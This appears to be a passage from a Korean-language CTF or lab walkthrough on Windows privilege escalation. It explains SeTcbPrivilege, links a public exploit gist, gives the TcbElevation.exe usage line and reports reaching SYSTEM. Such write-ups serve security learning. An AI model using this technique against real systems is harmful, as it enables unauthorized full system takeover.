
터미널 확인 시 서비스 계정으로 연결이 된 것을 확인할 수 있습니다.
권한상승

현재 계정의 권한을 확인합니다. SeTcbPrivilege 권한이 있지만 현재 Disabled 상태입니다. 하지만 이 권한을 사용해 SYSTEM 계정으로 권한 상승이 가능합니다.
SeTcbPrivilege란?
- 운영 체제의 일부로 활동
- 정의: 프로세스가 운영 체제의 일부인 것처럼 행동할 수 있게 허용하는 권한
- 기능: 사용자 비밀번호 없이도 임의의 사용자 접근 토큰(Access Token)을 생성하고, 해당 사용자로 가장(Impersonation) 가능
- 위험도: 이 권한을 획득하면 NT AUTHORITY\SYSTEM 권한으로 즉시 상승이 가능하여, 시스템 완전 장악 가능
해당 권한을 악용하기 위해 아래의 코드를 사용합니다.
https://gist.github.com/antonioCoco/19563adef860614b56d010d92e67d178


TcbElevation.exe [생성할_서비스_이름] [실행할_명령어_또는_파일경로]
간단하게 위와 같이 실행하면 됩니다.

위 이미지와 같이 SYSTEM 권한으로 권한 상승이 가능했습니다.
Comments
Sign in with GitHub to leave a comment.